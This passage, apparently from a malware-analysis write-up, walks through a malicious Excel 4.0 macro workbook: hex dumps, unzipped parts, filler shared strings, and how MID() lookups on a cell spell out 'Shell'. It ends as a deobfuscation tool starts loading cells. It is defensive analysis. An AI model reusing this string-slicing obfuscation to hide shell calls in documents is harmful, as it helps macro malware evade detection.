


5cd1c8b7425fcfd1d23acb3056262203b86174d87d6b8feb2087790694ea48b5 | sharedStrings.bin | sheet1.bin

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000000	81	01	00	93	01	17	C9	04	02	00	40	00	00	00	00	00
00000010	00	FF	FF	FF	FF	FF	FF	FF	FF	00	00	00	00	94	01	10
00000020	00	00	00	00	16	00	00	00	00	00	00	00	07	00	00	00
00000030	85	01	00	25	06	01	00	02	10	00	80	80	18	10	00	00
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	26	00
00000050	89	01	1E	9E	03	00	00	00	00	17	00	00	00	00	00	00
00000060	00	40	00	00	00	64	00	00	00	00	00	00	00	00	00	00
00000070	00	98	01	24	03	00	00	00	3A	00	00	00	02	00	00	00
00000080	00	00	00	00	01	00	00	00	3A	00	00	00	3A	00	00	00
00000090	02	00	00	00	02	00	00	00	8A	01	00	86	01	00	E5	03
000000A0	0C	FF	FF	FF	FF	08	00	2C	01	00	00	00	00	86	03	00
000000B0	3C	12	03	00	00	00	03	00	00	00	B6	08	00	00	00	00
000000C0	00	00	02	00	3C	12	04	00	00	00	04	00	00	00	00	0A
000000D0	00	00	00	00	00	00	02	00	3C	12	05	00	00	00	05	00
000000E0	00	00	DB	0A	00	00	00	00	00	00	02	00	3C	12	07	00
000000F0	00	00	07	00	00	00	B6	09	00	00	00	00	00	00	02	00
00000100	87	03	00	91	01	00	00	19	00	00	00	00	00	00	00	00
00000110	2C	01	00	10	00	01	00	00	00	00	00	00	00	07	00	00
00000120	00	07	0C	00	00	00	00	00	00	00	00	00	00	00	00	00
00000130	19	01	00	00	00	00	00	00	00	2C	01	00	10	00	01	00
00000140	00	00	00	00	00	00	07	00	00	00	07	0C	00	00	00	00
00000150	00	00	00	00	01	00	00	00	00	19	02	00	00	00	00	00
00000160	00	00	2C	01	00	10	00	01	00	00	00	00	00	00	00	07
00000170	00	00	00	07	0C	00	00	00	00	00	00	00	00	02	00	00
00000180	00	00	19	03	00	00	00	00	00	00	00	2C	01	00	10	00
00000190	01	00	00	00	00	00	00	00	07	00	00	00	07	0C	00	00
000001A0	00	00	00	00	00	00	03	00	00	00	00	19	04	00	00	00
000001B0	00	00	00	00	2C	01	00	10	00	01	00	00	00	00	00	00
000001C0	00	07	00	00	00	07	0C	00	00	00	00	00	00	00	00	04
000001D0	00	00	00	07	0C	01	00	00	00	00	00	00	00	05	00	00
000001E0	00	00	19	05	00	00	00	00	00	00	00	2C	01	00	10	00
000001F0	01	00	00	00	00	00	00	00	07	00	00	00	07	0C	00	00
00000200	00	00	00	00	00	00	06	00	00	00	0A	91	07	05	00	00
00000210	00	00	00	00	00	01	00	00	7E	03	00	00	1E	53	00	41
00000220	6F	00	44	0A	00	00	00	04	C0	1E	0C	00	1E	01	00	41
00000230	1F	00	08	44	0A	00	00	00	04	C0	1E	03	00	1E	01	00
00000240	41	1F	00	08	44	0A	00	00	00	04	C0	1E	04	00	1E	01
00000250	00	41	1F	00	08	44	0A	00	00	00	04	C0	1E	04	00	1E
00000260	01	00	41	1F	00	08	1E	33	00	41	6F	00	08	1E	32	00
00000270	41	6F	00	08	1E	53	00	41	6F	00	44	0D	00	00	00	01
00000280	C0	1E	4C	00	1E	01	00	41	1F	00	08	44	0D	00	00	00
00000290	01	C0	1E	23	00	1E	01	00	41	1F	00	08	44	0D	00	00
000002A0	00	01	C0	1E	09	00	1E	01	00	41	1F	00	08	44	0D	00
000002B0	00	00	01	C0	1E	09	00	1E	01	00	41	1F	00	08	1E	45
000002C0	00	41	6F	00	08	1E	78	00	41	6F	00	08	44	0D	00	00
000002D0	00	01	C0	1E	23	00	1E	01	00	41	1F	00	08	44	0D	00
000002E0	00	00	01	C0	1E	4E	00	1E	01	00	41	1F	00	08	44	0D
000002F0	00	00	00	01	C0	1E	2B	00	1E	01	00	41	1F	00	08	44
00000300	0D	00	00	00	01	C0	1E	2E	00	1E	01	00	41	1F	00	08
00000310	44	0D	00	00	00	01	C0	1E	23	00	1E	01	00	41	1F	00
00000320	08	44	0D	00	00	00	01	C0	1E	5F	00	1E	01	00	41	1F
00000330	00	08	1E	4A	00	41	6F	00	1E	4A	00	41	6F	00	08	1E
00000340	43	00	41	6F	00	08	1E	43	00	41	6F	00	08	1E	43	00
00000350	41	6F	00	08	1E	43	00	41	6F	00	08	1E	4A	00	41	6F

Looking at sheet1.bin in the macrosheets folder we can see it is not human readable.


This is the point where I usually convert the file.



File_Xlsm.xlsm


Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	50	4B	03	04	14	00	06	00	08	00	00	00	21	00	A5	22	PK.....!.¥"
00000010	9C	41	99	01	00	00	8B	05	00	00	13	00	08	02	5B	43	œA™...‹.....[C
00000020	6F	6E	74	65	6E	74	5F	54	79	70	65	73	5D	2E	78	6D	ontent_Types].xm
00000030	6C	20	A2	04	02	28	A0	00	02	00	00	00	00	00	00	00	l ¢..(.....
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000150	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000190	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000200	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000210	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000220	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000230	00	00	00	00	00	00	00	00	00	AC	54	4B	4F	1B	31	10	.....¬TKO.1.
00000240	BE	57	E2	3F	AC	7C	45	BB	0E	1C	AA	AA	CA	86	43	4B	¾Wâ?¬|E»..ªªÊ†CK
00000250	8F	25	52	E9	0F	18	EC	49	D6	8A	5F	F2	18	48	FE	7D	.%Ré..ìIÖŠ_ò.Hþ}
00000260	C7	4E	48	21	4A	B3	8D	E0	B2	EB	D7	F7	98	B1	67	A6	ÇNH!J³.à²ë×÷˜±g¦
00000270	37	6B	67	9B	27	4C	64	82	EF	C5	55	37	11	0D	7A	15	7kg›'Ld‚ïÅU7..z.
00000280	B4	F1	CB	5E	FC	BE	FF	D1	7E	11	0D	65	F0	1A	6C	F0	´ñË^ü¾ÿÑ~..eð.lð
00000290	D8	8B	0D	92	B8	99	5D	7C	9A	DE	6F	22	52	C3	68	4F	Ø‹.'¸™]|šÞo"RÃhO
000002A0	BD	18	72	8E	5F	A5	24	35	A0	03	EA	42	44	CF	3B	8B	½.rŽ_¥$5 .êBDÏ;‹
000002B0	90	1C	64	9E	A6	A5	8C	A0	56	B0	44	79	3D	99	7C	96	..dž¦¥Œ V°Dy=™|–
000002C0	2A	F8	8C	3E	B7	B9	70	88	D9	F4	3B	2E	E0	D1	E6	E6	*øŒ>·¹pˆÙô;.àÑææ
000002D0	76	CD	CB	5B	27	73	BF	14	CD	B7	ED	B9	22	D5	0B	E3	vÍË['s¿.Í·í¹"Õ.ã
000002E0	0A	3E	F2	BA	3C	8A	48	68	E9	00	02	31	5A	A3	20	73	.>ò°<ŠHhé..1Z£ s
000002F0	6C	F2	C9	EB	03	5F	ED	CE	53	C7	C8	7A	86	06	13	E9	lòÉë._íÎSÇÈz†..é
00000300	92	8D	FF	43	A1	EC	BC	F5	F4	5A	60	87	BB	E3	64	26	'.ÿC¡ì¼õôZ`‡»ãd&
00000310	A3	B1	99	43	CA	3F	C1	B1	73	B9	B6	F2	39	A4	D5	43	£±™CÊ?Á±s¹¶ò9¤ÕC
00000320	08	AB	EE	34	49	71	E9	A8	C5	B5	42	DB	D1	80	98	3B	.«î4Iqé¨ÅµBÛÑ€˜;
00000330	07	2A	85	5B	0F	0F	16	79	0F	8C	7F	71	78	42	A9	22	.*…[...y.Œ.qxB©"
00000340	49	D6	DF	D5	7F	48	BE	BD	B0	36	2C	16	46	A1	0E	EA	IÖßÕ.H¾½°6,.F¡.ê

Here we can see we still have a “PK” file but you can clearly see the data is presented a little differently.



Name	Date modified	Type	Size
_rels	11/10/2021 5:25 PM	File folder	
drawings	11/10/2021 5:25 PM	File folder	
macrosheets	11/10/2021 5:25 PM	File folder	
media	11/10/2021 5:25 PM	File folder	
theme	11/10/2021 5:25 PM	File folder	
worksheets	11/10/2021 5:25 PM	File folder	
sharedStrings.xml		XML Document	22 KB
styles.xml		XML Document	2 KB
workbook.xml		XML Document	1 KB


Once we unzip and navigate to the xl folder here it now looks a little different.



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="34" uniqueCount="34"><si><t>conferences were
indeed, talked comparatively little, but I heard him talk withrelish. It was his nature to be communicative; he liked to o
scenes and ways (I donot mean its corrupt scenes and wicked ways, but such as derived theirinterest from the great scale o
were characterised); and I had a keen delight inreceiving the new ideas he offered, in imagining the new pictures heportra
hedisclosed, never startled or troubled by one noxious allusion.The ease of his manner freed me from painful restraint: th
treated me,</t></si><si><t>Working on till the peasants5 dinner hour, which was not long incoming, he went out of the barn
neat yellow sheaf of rye laid on thethreshing floor for seed.Fiodor came from a village at some distance from the one in w
association. Now ithad been let to the innkeeper.Levin talked to Fiodor about this land and asked whether Platon, awell-to
village,would not take the land for the coming year.</t></si><si><t>Without answering his words, Varia bent over him, and
clear, notfeverish; but their expression was stern.5Thank God!5 she said. 5You5re not in pain?55A little here,5 he pointed
silence, stiffening his broad jaws, he looked at her while shebandaged him up. When she had finished he said:5I5m not deli
shot myself on purpose.5</t></si><si><t>and had no meaning in its wandering: this gave him an odd look, suchas I never rem
```

And now if we look at the SharedStrings.xml file it is a little different.


By the counts there are 34 indexed shared strings. Each appears to be randomly generated strings.




I wrote a tool to aid in extracting and indexing the shared string from the xml file.

When I first parsed the shared strings I ended up with 0-37 index values instead of 0-33.
Turns out the tool stumbled on a rare random Char value I was using to split on.


Here we see the xml version of the macro code. Like the shared strings it is hard to see thru all of the xml tags what is there so I wrote a parser for those too.



This tool is designed to extract values to aid in better viewing what is happening without all of the xml tags. In this case some are left.



Here we see what the values are.



If we look at the highlighted values in green we see that it is looking for the string in cell ‘E11’ then we are taking the char at the index and taking so many chars. “MID(E11,12,1)” . In vbs the index start at 1 but in this the index starts at 0.

So now we know the first char code was converted to “S” and now we see the first extracted letter is “h” and the next to letter is “e” and then the next 2 are at the same index and is “l”.

Now we have the word “Shell” extracted.

This would be a pain to do by hand, but now that we understand how it works what else is available to extract this data.

The Answer is “XLMMacroDeobfuscator” located here .

```
C:\Users\Jo User\Desktop\ConvertDoc>xlmdeobfuscator --file File.xlsb
XLMMacroDeobfuscator: defusedxml is not installed (required to securely parse XLSM files)
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)

XLMMacroDeobfuscator(v0.1.9) - https://github.com/DissectMalware/XLMMacroDeobfuscator

File: C:\Users\Jo User\Desktop\ConvertDoc\File.xlsb

Unencrypted xlsb file

[Loading Cells]
